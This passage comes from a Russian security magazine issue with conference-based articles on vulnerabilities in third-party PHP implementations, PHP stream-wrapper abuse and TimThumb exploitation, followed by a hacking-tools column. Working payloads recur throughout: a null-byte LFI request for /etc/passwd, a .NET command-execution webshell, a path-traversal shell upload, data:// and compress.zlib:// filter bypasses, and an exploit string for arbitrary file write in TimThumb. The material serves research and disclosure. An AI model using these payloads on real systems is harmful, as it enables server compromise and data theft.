то случаях такие символы заменяются, а в каких-то случаях такая замена не осуществляется. На этом и основана атака HTTP Parameter Contamination. Обычно она используется с целью обхода различных фильтраций, а также для формирования специфических векторов client-side атак. В табл. 1 приведены расхождения в обработке некорректных символов для различных реализаций PHP — за эталон принят обычный LAMP. Как видно, результат отличается от оригинального PHP. Причем расхождения получились почти идентичными для Phalanger и Quercus. И помимо возможности создавать переменные, именем которых является пустая строка, в обоих случаях можно добиться вывода ошибки 500 (см. забавный fingerprint на рис. 2).

Возможность создавать переменные, содержащие в имени символ пробела и тем более null-byte, скажется в некорректной работе приложения при циклических обходах массивов (см. листинг), когда используется не только значение переменной, но и ее имя.

Циклический обход массива, уязвимость Local File Inclusion

```
foreach($_GET["language"]
  as $langDir => $langFile)
{
       include($langDir."/".$langFile.".php");
}
```

В приведенном коде имя переменной передается в конструкцию, подключающую сценарии. Используя null-byte в имени переменной, можно отбросить часть строки и таким образом подключить произвольный файл.

Подключение файла /etc/passwd

```
http://host/index.php?language["/etc/passwd%00"]=1
```

ГЛОБАЛИЗАЦИЯ И ПЕРЕЗАПИСЬ ПЕРЕМЕННЫХ

Возможность задавать значения переменных напрямую — брешь в безопасности веб-приложений. В оригинальном PHP за подобное поведение отвечает опция register_globals, причем начиная с версии 5.4.0 она удалена. Логично предположить, что в сторонних реализациях PHP не все так гладко, как хотелось бы. В Quercus опция register_globals отсутствует (сами разработчики называют ее «черной дырой в безопасности»), однако при передаче параметров методом POST происходит их глобализация, а при заявленном отсутствии опции этого быть не должно. Но это не главная проблема — гораздо опаснее то, что параметры, переданные методом POST, могут перезаписывать элементы массива _SERVER. На рис. 3 приведен пример перезаписи значения элемента _SERVER["REMOTE_ADDR"], что, по сути, приводит к подмене значения клиентского IP-адреса.

Наиболее опасный вектор атаки — подмена значения элемента $_SERVER["DOCUMENT_ROOT"], содержащего абсолютный путь до веб-каталога, и развитие атаки Local File Inclusion (см. рис. 4). Следует отметить, что даже безопасный для оригинального PHP код (см. листинг) становится уязвимым, если существует возможность перезаписи переменных.

Использование $_SERVER["DOCUMENT_ROOT"] в коде

```
<?php
include($_SERVER["DOCUMENT_ROOT"]."header.php");
?>
```

Описание уязвимости приведено в advisory: bit.ly/MFeJYu. Исправление уязвимости ожидается в новых версиях. Интересно то, что перезаписать элементы массива _SESSION не получится: попытка перезаписи заканчивается сообщением об ошибке. Оно




Рис.3. Перезапись элемента массива _SERVER

Запрос	LAMP	IIS 7.5 + Phalanger 3.0	HipHop	Quercus on Resin <= 4.0.26
test.php?=	Array ( )	Array ([] =>)	Array ( )	Array ([] =>)
test.php?[]=	Array ( )	Array ([[]] =>)	Array ( )	Array ([0] =>)
test.php?a[][=	Array ([a] => Array ([0] =>))	Error 500	Array ([a] => Array ([0] =>))	Error 500

Таблица 1. Различия в обработке некорректных символов




Рис.6 Null-byte в имени загружаемого файла

и к лучшему, так как иначе любой механизм авторизации, использующий массив _SESSION, становился бы уязвимым.

ТИПИЗАЦИЯ ПЕРЕМЕННЫХ

В PHP существует так называемое гибкое сравнение, позволяющее сравнивать переменные различного типа (при тождественном сравнении переменных различного типа его результат всегда будет false). Сравнение происходит с некоторыми особенностями, они сведены в таблицу на официальном сайте PHP (bit.ly/LQsvHh). Несоблюдение данных особенностей может привести к непредсказуемой работе приложения. Расхождения с оригинальным PHP нашлись достаточно быстро. В сценариях, приведенных в листинге, осуществляется сравнение пустого массива с переменными различного типа.

Гибкое сравнение переменных различного типа

```
// script 1
<?php
$xArray = array(TRUE, FALSE, 1, 0, -1, "1", "0", "-1",
    NULL, array(), "php", "");
foreach($xArray as $x) {
    if($x == array()) { echo("TRUE"); }
    else { echo("FALSE"); }
    echo("<br>");
}
?>

// script 2
<?php
$xArray = array(TRUE, FALSE, 1, 0, -1, "1", "0", "-1",
    NULL, array(), "php", "");
foreach($xArray as $x) {
    if(array() == $x) { echo("TRUE"); }
    else {     echo("FALSE"); }
    echo("<br>");
}
?>
```

Различаются сценарии порядком следования сравниваемых переменных, но, по сути, они идентичны. Соответственно, результаты сравнения также должны совпадать. Но, как видно из табл. 3, в Quercus результат сравнения зависит от порядка следования сравниваемых переменных, что является нетипичным поведением для PHP. Кроме этого, результат сравнения пустого массива array() и 0 является истиной, что также не типично для оригинального PHP. Это может привести к обходу различных проверок, например в механизмах аутентификации или авторизации.

УЯЗВИМОСТИ СТЫКА ТЕХНОЛОГИЙ

Как известно, в PHP существует возможность устанавливать различные ограничения безопасности. Например, можно использовать опцию disable_functions, запрещающую вызывать указанные функции (как правило, это функции, выполняющие shell-команды), или опцию open_basedir, ограничивающую доступ к файловой системе. Но обычно возможность использования сторонних конструкций не учитывается.

Использование опции disable_functions для запрета выполнения shell-команд

```
disable_functions: system, exec, shell_exec, passthru,
    popen, proc_open, pcntl_exec
```

Таким образом, используя для выполнения shell-команд конструкции .NET, можно обходить заданное ограничение безопасности. Пример обхода приведен в листинге.

Выполнение shell-команд через конструкции .NET

```
<?php
$process = new Diagnostics\Process();
$process->StartInfo->FileName = "cmd.exe";
$process->StartInfo->WorkingDirectory = "C:\\";
$process->StartInfo->Arguments = "/c ".$_GET["cmd"];
$process->Start();
$process->WaitForExit();
?>
```

OLD SCHOOL

Межсайтовое выполнение сценариев в сообщениях об ошибках

Отличились Roadsend PHP и Quercus — в сообщениях об ошибках служебные символы не заменяются на их HTML-эквиваленты, в результате чего возможно проведение атак на пользователей сайта (см. рис. 5). Видимо, разработчики забыли, что на дворе 2012 год, а не 2002-й?

Path Traversal в имени загружаемого файла

Quercus, входящий в состав 3-й ветки веб-сервера Resin, уязвим к Path Traversal в механизме загрузки файлов на сервер. Переходы к родительскому каталогу не удаляются из имени файла. В резуль-

Запрос	LAMP	IIS 7.5 + Phalanger 3.0	HipHop	Quercus on Resin <= 4.0.26
test.php?a%=1	Array ([a%] => 1)	Array ([a%] => 1)	Array ([a%] => 1)	Array ([a] =>)
test.php?a =1	Array ([a_] => 1)	Array ([a] => 1)	Array ([a_] => 1)	Array ([a] => 1)
test. php?a%00b=1	Array ([a] => 1)	Array ([a b] => 1)	Array ([a] => 1)	Array ([a b] => 1)

Таблица 2. Различия в обработке некорректных символов

тате можно загружать файлы в произвольный каталог — пример запроса приведен в листинге.

Пример HTTP-запроса, загружающего файл в родительский каталог

```
POST http://127.0.0.1:8080/test/file.php HTTP/1.1
…
Content-Type: multipart/form-data;
boundary=---------------------------101412320927450
Content-Length: 228

----------------------------101412320927450
Content-Disposition: form-data; name="test";
filename="../shell.php"
Content-Type: application/octet-stream

<?php
phpinfo();
?>
----------------------------101412320927450--
```

Описание уязвимости приведено в advisory: bit.ly/MFeJYu. Исправление уязвимости ожидается в новых версиях.

Null-byte в имени загружаемого файла

Path Traversal не единственная проблема при загрузке файлов в Quercus. Еще одна не менее опасная проблема — возможность передачи в имени файла null-byte, что позволяет отбросить принудительно добавляемый к имени загружаемого файла постфикс (например, расширение jpg), а также обходить ряд проверок безопасности. Пример проверки, которую можно обойти, приведен в следующем листинге.

Пример проверки расширения файла

```
<?php
 if(isset($_FILES["image"])) {
  if(!preg_match('#\.(jpg|png|gif)$#',
      $_FILES["image"]["name"])) {
    die("Hacking attempt!");}

  copy($_FILES["image"]["tmp_name"],
    "./uploads/".$_FILES["image"]["name"]
 );
}
?>
```

	Script #1 (resin 3.1.12)	Script #1 (resin 4.0.26)	Script #2
True	False	False	True
False	True	True	True
1	False	True	True
0	True	True	True
-1	False	True	True
"1"	False	False	True
"0"	False	False	True
"-1"	False	False	True
Null	True	True	True
array()	True	True	True
"php"	False	False	True
""	False	False	True

Таблица 3. Зависимость результата сравнения от порядка следования сравниваемых переменных

В приведенном сценарии осуществляется проверка расширения файла: оно должно быть одним из допустимых (jpg, png или gif), и если это не так, то файл загружен не будет. Сама по себе проверка более чем адекватная, но при возможности использования null-byte в имени файла обойти такую проверку труда не составит — достаточно передать в имени файла null-byte, а затем .jpg. Таким образом проверка будет пройдена, а в момент копирования файла строка .jpg будет отброшена. Исправление уязвимости ожидается в новых версиях.

ПОДВОДИМ ИТОГИ

Все рассмотренные реализации PHP имеют значительное преимущество в производительности (прирост до пяти раз, что очень недурно), но при этом почти у всех есть проблемы безопасности:

- уязвимое окружение;
- проблемы с обработкой параметров (глобализация и типизация);
- различные нарушения логики;
- Path Traversal в различных проявлениях и другие.

Из-за указанных уязвимостей даже безопасное веб-приложение становится уязвимым при использовании сторонних реализаций PHP. Яркий пример — реализация Quercus, которая оказалась самой уязвимой из рассмотренных. Хотя есть и исключение: HipHop в чем-то даже безопаснее оригинального PHP.

POSITIVE HACK DAYS 2012



Данная статья основана на выступлении Сергея Щербеля на международном форуме по практической безопасности Positive Hack Days 2012. Напомню, PHDays — это международный форум, посвященный вопросам практической информационной безопасности. Своим появлением PHDays поставил точку в разговорах хакерской тусовки, посвященных идеям на тему «Как было бы круто иметь свой DEF CON или Black Hat в России». Мы получили оба в одной бутылке :). PHDays — это место, где футболки встречаются с пиджаками, а парни с Античата обсуждают результаты взлома интернет-банка с топ-менеджером из финансовых структур. Презентация, по мотивам который подготовлен этот материал, доступна по адресу slidesha.re/NI2VLF. Получить информацию о самом мероприятии, а также посмотреть список доступных материалов ты можешь на официальном сайте этой уникальной хакерской конференции (www.phdays.ru).

WWW

Описание этих и других уязвимостей ты можешь найти на веб-сайте компании Positive Technologies в разделе advisory: bit.ly/MFeJYu.

Алексей Москвин, Positive Technologies (amoskvin@ptsecurity.ru)

ЧАСТЬ 1 (2)

Ядовитая ОБЕРТКА



КАК ВРАППЕРЫ PHP МОГУТ БЫТЬ ИСПОЛЬЗОВАНЫ ДЛЯ АТАКИ НА ВЕБ-ПРИЛОЖЕНИЯ

Гибкость языка программирования добавляет удобства разработчикам, но и открывает новые векторы для атаки. Разработчики PHP часто используют так называемые wrapper'ы и даже не подозревают, что это может привести к обходу встроенных в приложение фильтров безопасности и, к примеру, позволить выполнить на сервере произвольный код. О врапперах, их особенностях и угрозах, с ними связанных, и пойдет сегодня речь.



Данная статья основана на выступлении Алексея Москвина на международном форуме по практической безопасности Positive Hack Days 2012

INTRO

Уязвимости, связанные с реализованным в PHP механизмом врапперов, обсуждаются достаточно давно. Ссылки на них присутствуют в OWASP TOP 10 и WASC TCv2. Однако ряд особенностей реализации кодирования данных приводит к тому, что даже приложения, разработанные с учетом требований безопасности, могут содержать уязвимости (включая критические). В этой статье мы сначала кратко рассмотрим, что представляют собой PHP wrappers и как они могут быть полезны программистам. Затем разберем их особенности, которые позволяют обходить встроенные в приложение фильтры безопасности и реализовывать атаки, связанные с несанкционированным доступом к файловой системе и выполнением произвольного кода.

WRAPPER'Ы

В PHP есть такое понятие, как потоки (Streams), которые появились в интерпретаторе начиная с версии 4.3.0. Это абстрактный слой для работы с файлами, сетью, сжатыми данными и другими ресурсами, использующими единый набор функций. В простейшем определении, поток — это ресурс, имеющий «потокообразное» поведение. То есть ресурс, из которого можно читать, в который можно писать и внутри которого можно перемещаться. Для примера рассмотрим функцию fopen. Согласно официальной документации, она имеет следующий синтаксис:

```
resource fopen ( string $filename , string $mode
  [, bool $use_include_path = false [, resource $context ]] )
```

где в качестве $filename может быть использован путь до локального файла. Хорошо известно, что получить содержимое локальных файлов можно так:

```
$handle = fopen($file, "rb");
while (!feof($handle))
{
   $contents .= fread($handle, 8192);
}
print $contents;
```

Но помимо тривиального пути к файлу могут быть использованы так называемые врапперы (wrapper). Лучший способ пояснить, что это такое, — привести несколько примеров. Итак, с использованием врапперов через все ту же функцию fopen становится возможным:

- скачивать файлы с FTP: `ftp://user:password@10.0.0.1/pub/file.txt`;
- обращаться, если доступ к ним ограничен, к server-status/server-info по IP: `http://127.0.0.1/server-status`;
- обращаться к файловым дескрипторам, открытым на чтение (PHP >= 5.3.6): `php://fd/XXX`;
- и даже выполнить команды OS (если установлено расширение expect): `expect://ls`.

Врапперы (они же обработчики протокола или обертки) указывают функциям, каким образом обрабатывать данные из потока. Поэтому функции, поддерживающие врапперы, могут быть использованы для получения данных из различных источников. Врапперы позволяют гибко и удобно обрабатывать данные, поступающие в программу через какой-либо поток, а также модифицировать их при необходимости.

В рассмотренном примере врапперы использовались в режиме read. Если же происходит запись данных, то и в этом случае врапперы также могут расширить возможности многих функций. Например, функция copy() поддерживает врапперы в обоих своих аргументах, и если во втором аргументе используется обертка php://output, то копируемый файл отправляется в выходной буфер. Таким образом, функция copy() позволяет не только копировать файлы, но и читать их.

```
copy('/etc/passwd' , 'php://output');
```

Аналогичным образом можно использовать функцию file_put_contents и любую другую функцию, поддерживающую враппер в режиме write:

```
file_put_contents('php://output',
    file_get_contents('/etc/hosts'));
```

В версии PHP 5.3.6 появился враппер php://fd, который предоставляет прямой доступ к файловым дескрипторам. Если PHP установлен как модуль Apache'а, враппер php://fd дает возможность записывать произвольные данные в access_log/error_log (обычно права на этих файлах 644, и напрямую в них может писать только root).

Надо сказать, что в PHP довольно много встроенных врапперов, но при этом можно создавать и регистрировать собственные обертки, используя функцию stream_wrapper_register. Более подробную информацию ты сможешь найти на официальном сайте PHP (bit.ly/PbdGFT). Полный список доступных врапперов можно посмотреть в секции phpinfo — Registered PHP Streams.

Некоторые врапперы имеют недокументированные особенности, позволяющие более эффективно эксплуатировать уязвимости веб-приложений. Именно эти особенности мы сегодня и рассмотрим.

ЧТО ТАИТ В СЕБЕ ZIP?

ZIP — популярный формат сжатия данных и архивации файлов. Поддержка этого формата реализована во всех современных операционных системах, а библиотеки для работы с ним написаны для большинства языков программирования. В PHP для работы с этим форматом удобно использовать модуль zip.

В Linux-системах модуль zip становится доступным, если PHP скомпилирован с опцией --enable-zip. Архивировать можно не только отдельные файлы, но и целые каталоги; чтобы сохранялась структура каталога, в именах файлов, добавляемых в архив, допустимо использовать слеш /. Еще одной важной особенностью модуля zip является возможность обрабатывать файлы с произвольным именем: главное, чтобы содержимое файла было корректно сформированным zip-архивом.

Создание zip-архива

```
$zip = new ZipArchive;
if ($zip->open('/tmp/any_name_zip_arxiv',1))
{
    $zip->addFromString( '/my/header.html',
        '<?php print_r(ini_get_all());' );
}
$zip->close();
```

После того как zip-архив создан, с помощью враппера zip:// можно напрямую обращаться к файлам внутри архива.

Registered PHP Streams	https, ftps, compress.xlib, compress.bzip2, file, glob, data, http, ftp, zip, phar
Registered Stream Sockrt Transport	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

Секция Registered PHP Streams в выводе phpinfo()

Чтение файла из zip-архива

```
print file_get_contents(
  'zip:///tmp/any_name_zip_arxiv#/my/header.html');
```

Возможность помещать в архив файлы, в именах которых присутствует слеш, позволяет эксплуатировать уязвимости типа Remote File Include, при отсутствии null-байта. Для примера рассмотрим следующий простой скрипт:

```
$s = $_POST['path'];
include $s.'/header.html';
```

Конечно, добиться выполнения кода в данном случае можно разными путями. Но использование врапперов http://, ftp://, data:// ограничивается директивой allow_url_include, а использованию null-байта при инклуде локальных файлов скорей всего помешает директива magic_quotes_gpc. И может даже показаться, что при allow_url_include=Off и magic_quotes_gpc=On проэксплуатировать уязвимость никаким образом не получится. Но есть еще один способ, не описанный ранее в паблике!

Для начала предположим, что есть возможность создавать на атакуемом сервере файлы. Тогда, создав zip-архив, как показано в примере выше, возможно выполнить PHP-код, используя враппер zip://.

```
path=zip:///tmp/any_name_zip_arxiv#/my
```

Если нет возможности создать нужный файл с помощью PHP-функции, то можно использовать временные файлы, которые создает PHP при загрузке контента через HTML-форму. Путь до временного файла можно узнать из phpinfo(). Более подробные сведения о том, как использовать временные файлы при эксплуатации уязвимостей типа LFI/RFI, можно почерпнуть на форуме rdot.org. Важно отметить, что директива allow_url_fopen не ограничивает применение обертки zip://.

WHERE IS MY DATA://?

Враппер data:// с момента своего появления привлекал внимание специалистов по веб-безопасности. В официальной документации этот враппер предлагают использовать в очень ограниченной форме. Но согласно спецификации RFC 2379, эта обертка допускает более развернутый синтаксис:

```
dataurl   := "data:" [ mediatype ] [ ";base64" ] "," data
mediatype  := [ type "/" subtype ] *( ";" parameter )
data   := *urlchar
parameter  := attribute "=" value
```

При этом mediatype может либо полностью отсутствовать, либо быть заполнен произвольными значениями:

```
data://anytype/anysubtype;myattr!=V@l!;youattr?=Op$;base64
```

Эту особенность враппера можно использовать для обхода проверок и фильтров. Например, в популярном скрипте TimThumb v1.x есть такой фильтр:

```
function validate_url ($url) {
   $pattern="/\b(?:(?:https?):\/\/|www\.)
      [-a-z0-9+&@#\/%?=~_|!:,.;]*[-a-z0-9+&@#\/%=~_|]/i";
   return preg_match ($pattern, $url);
}
```

Обойти эту проверку можно следующим образом:

```
data://text/plain;charset=http://w?param=anyval;base64,
SSBsb3ZlIFBIUAo
```

В PHP существует такая функция, как stream_get_meta_data(). Согласно официальной документации, она извлекает метаданные из потоков и файловых указателей:

```
array stream_get_meta_data ( resource $stream )
```

При этом в возвращаемом массиве содержатся элементы с четко заданными ключами, и задача добавления в этот массив новых элементов выглядит на первый взгляд весьма проблематичной. Но с помощью враппера data:// можно довольно просто манипулировать этим массивом! Как? Приведу пример:

```
$password = 'secret';
$file = $_POST['file'];
$fp = fopen( $file, 'r');
extract(stream_get_meta_data($fp));
if ( $mediatype === 'text/plain') { ... }
if ( $_COOKIE['admin'] === $password) { ... }
```

Если в переменной $file вместо имени локального файла использовать враппер data,

```
POST DATA: file=data://text/plain;password=mysecret;base64
```

то можно легко переопределить параметр $password и, используя куки, пройти авторизацию.

```
Cookie: admin=mysecret
```

ХОЛОДНЫЙ КОМПРЕСС

Согласно документации, обертка compress.zlib:// позволяет распаковывать gz-архивы. Если с помощью этого враппера обрабатывать данные, не являющиеся zlib-архивом, то данные возвращаются без изменений.

Например, прочитать файл /etc/hosts можно таким образом:

```
readfile('compress.zlib:///etc/hosts');
```

«Очень полезно!» — подумаешь ты :). Сейчас будет круче. Если ты хоть немного программировал на PHP для веба, то наверняка знаком с функцией prase_url(). Напомню, эта функция осуществляет парсинг URL. И тут есть один интересный момент: на вход функции можно предоставить не только URL, но и строку довольно общего типа:

```
print_r(parse_url(
   'anysheme://anysite.com/;http://w?v@l=!'));
```

Description

The data: (→ RFC 2397) stream wrapper is available since PHP 5.2.0.

Options

- data://text/plain;base64,

Документация к врапперу data://

Учитывая эту особенность, можно обходить различные проверки и фильтры на основе функции parse_url, используя многофункциональные врапперы. Для примера рассмотрим следующий скрипт, который, по задумке разработчиков, может загружать файлы только с доверенного хоста img.youtube.com.

```
$url_info = parse_url($_POST['src']);
if ($url_info['host'] === 'img.youtube.com') {
    $name = str_replace('/', '',
     substr($url_info['path'], 4));
     copy( $src, './'.$name );
}
```

В штатном режиме превью с img.youtube.com загружаются следующим образом:

```
POST DATA: src=http://img.youtube.com/vi/Uvwfxki7ex4/0.jpg
```

В этом случае фильтр можно обойти и с помощью враппера compress.zlib://.

```
POST DATA: src=compress.zlib://img.youtube.com/../path/to/
local/file;
```

Помимо этого, довольно просто обойти фильтр на имя хоста и загрузить на сервер файл с произвольным именем и содержимым при помощи ранее рассмотренного нами враппера data://:

```
POST DATA: src=data://img.youtube.com/
aaamy.php?;base64,SSBsb3ZlIFBIUAo
```

В этом случае локальные файлы будут копироваться в папку с превью: если эта папка доступна для прямого обращения из браузера, то появляется возможность просматривать системные файлы. Из этого примера видно, что использование врапперов data:// и compress.zlib:// может быть полезным в скриптах, скачивающих файлы с удаленных хостов. Одним из таких скриптов является TimThumb.


ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ В TIMTHUMB V1.X

TimThumb — это популярный скрипт для работы с изображениями, который используется во многих темах и плагинах для WordPress. В августе 2011 года в скрипте TimThumb v 1.32 была найдена критическая уязвимость, позволяющая загружать на атакуемый сервер вместо изображений с доверенных хостов файлы с PHP-кодом (bit.ly/n8YdTd). Почти в одночасье в публичном доступе появилась адвизори, подробно рассказывающая об эксплуатации этой уязвимости (bit.ly/qRrUpF). Суть уязвимости заключалась в том, что скрипт некорректно проводил проверку URL по списку доверенных хостов, с которых возможно было загрузить изображения. Для обхода фильтров, к примеру по доверенному хосту blogger.com, предлагалось зарегистрировать домен четвертого уровня, содержащего в себе URL доверенного хоста, например blogger.com.attacker.com, и загружать файлы с этого домена.

```
http://www.target.com/timthumb.php?
src=http://blogger.com.attacker.com/pocfile.php
```

Этим способом можно было проэксплуатировать уязвимость до версии 1.32 (revision 142). Но более новые версии оказались также уязвимы. Рассмотрим, каким образом происходит загрузка изображений в версии 1.34 (revision 145):

```
function check_external ($src) {
 ......................
 $filename = 'external_' . md5 ($src);
```



Уязвимость в плагине WordPress

```
$local_filepath = DIRECTORY_CACHE . '/' . $filename;
if (!file_exists ($local_filepath)) {
  if(strpos(strtolower($src),'http://')!==false||
     strpos(strtolower($src),'https://')!==false){
     if (!validate_url ($src))
         display_error ('invalid url');
     $url_info = parse_url ($src);
       .....................
     if($url_info['host']=='www.youtube.com' ||
        $url_info['host'] == 'youtube.com') {
          parse_str ($url_info['query']);
       .....................
     if (function_exists ('curl_init')) {
       .....................
        $fh = fopen ($local_filepath, 'w');
        $ch = curl_init ($src);
        ...................................
          curl_setopt ($ch, CURLOPT_URL, $src);
          .....................
          curl_setopt ($ch, CURLOPT_FILE, $fh);
          curl_setopt ($ch, CURLOPT_WRITEFUNCTION,
                      'curl_write');
       ....................................
       $file_infos = getimagesize ($local_filepath);
       if (empty ($file_infos['mime']) ||
          !preg_match ("/jpg|jpeg|gif|png/i",
                      $file_infos['mime'])) {
             unlink ($local_filepath);
             touch ($local_filepath);
       .....................
```

Несложно заметить, что при проектировании функции check_external было допущено несколько логических ошибок:

1. После выполнения большинства проверок в функцию parse_str попадают нефильтрованные пользовательские данные. Таким образом, можно переопределить переменные, которые до этого проверялись: $url_info['host'], $src, $local_filepath. Поэтому возможно загружать файлы с любых серверов.
2. После загрузки файла на сервер на основе getimagesize проверяется, является ли файл изображением. Если проверка не пройдена, то файл удаляется. Но так как есть возможность влиять на переменную $local_filepath, то к локальному файлу можно обращаться, используя врапперы php://filter, compress.zlib://. А в этом случае функция unlink не сможет удалить файл.

Немного покопавшись, я написал эксплойт для загрузки файлов. С произвольным именем и с произвольным содержимым, в произвольное место системы.

```
src=http://www.youtube.com/?local_filepath=php://filter/
resource%3D./cache/test.php&url_info[host]=
img.youtube.com&src=http://site.com/thumb.txt
```

Ветка 1.x заканчивается 149-й ревизией, в которой тоже есть уязвимости. В этой ревизии уже убрана функция parse_str и поэтому нет возможности произвести перезапись переменных. Но фильтры, проверяющие валидность URL, проверяют только вхождение соответствующих подстрок в строке $src. При этом если функция curl_init недоступна на атакуемом сервере, то загрузка файлов осуществляется с помощью file_get_contents/file_put_contents. Важно отметить, что эти функции, в отличие от curl_init, поддерживают все доступные в PHP врапперы.

```
if(!$img = file_get_contents($src)) {
   display_error ('remote file for ' .
     $src . 'can not be accessed.
     It is likely that the file
     permissions are restricted');
  }

if(file_put_contents($local_filepath,
   $img) == FALSE) {
     display_error ('error writing
     temporary file');
  }
```

Таким образом, с помощью враппера data:// можно обойти все фильтры и создать файл в директории кеша с произвольным содержимым:

```
data://img.youtube.com/e;charset=
http://w?var=;base64,SSBsb3ZlIFBIUAo
```

Или с помощью враппера compress.zlib:// скопировать в кеш локальный файл:

```
compress.zlib://youtube.com/../http://?/../../path/to/
local/file
```

Профит в том, что к файлам из кеша можно обращаться напрямую, в результате чего добиться RCE через запись шелла с помощью враппера data, а также получить содержимое локальных файлов, используя compress.zlib.

ВМЕСТО ЗАКЛЮЧЕНИЯ


Очевидно, что встроенные в PHP врапперы дают большие возможности при эксплуатации уязвимостей типа File Manipulation. Но при этом стоит отметить, что даже самые простые проверки на основе функций file_exists, is_file, filesize не дадут воспользоваться врапперами. Также при установленном патче Suhosin по умолчанию невозможно использовать врапперы в инклудах, даже если директива allow_url_include имеет значение On. На этом я не закрываю тему использования врапперов и в следующей статье расскажу про возможности враппера php://filter на примерах эксплуатации уязвимостей в популярных веб-движках. Stay tuned!

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ




Автор: Chris Shields, Matthew Toussain
URL: kinozoa.com
Система: *nix


1

ФРЕЙМВОРК ДЛЯ АВТОМАТИЗИРОВАННЫХ MITM-АТАК

Subterfuge — это небольшой, но чрезвычайно мощный инструмент для сбора аутентификационных данных, написанный на Python. Он эксплуатирует уязвимости в протоколе определения адреса, более известном как ARP (Address Resolution Protocol) протокол. Особенности:

- просмотр сети;
- отказ в обслуживании;
- сбор аутентификационных данных;
- инъекция кода в HTTP;
- кража сессии;
- эксплуатация Race Condition;
- DNS-спуфинг;
- эксплуатация обновлений через Evilgrade;
- атаки на беспроводные сети.

Благодаря этим модулям можно легко даунгрейдить HTTPS-сессии и красть аутентификационные данные пользователей, блокировать любые попытки работы пользователя через шифрованные протоколы, такие как PPTP, Cisco IPSec, L2TP, OpenVPN, SSH, или вообще уничтожать весь трафик от определенного клиента, не давая тем самым ему работать. Также возможно вставлять свою нагрузку в целевую сессию браузера.



Автор: Georges Bossert, Frederic Guihery
URL: www.netzob.org
Система: *nix

2


МОДЕЛИРОВАНИЕ СЕТЕВОГО ПРОТОКОЛА ДЛЯ RE

Netzob — это инструмент с открытым исходным кодом, призванный помочь специалистам в области реверс-инжиниринга, оценки и моделирования коммуникационных протоколов. Его основные задачи — помочь аналитикам по безопасности:

- оценить надежность собственных/неизвестных реализаций протоколов;
- моделировать реальное взаимодействие с продуктами сторонних производителей (IDS, IPS, межсетевые экраны и так далее);
- создавать открытые реализации собственных или закрытых протоколов.

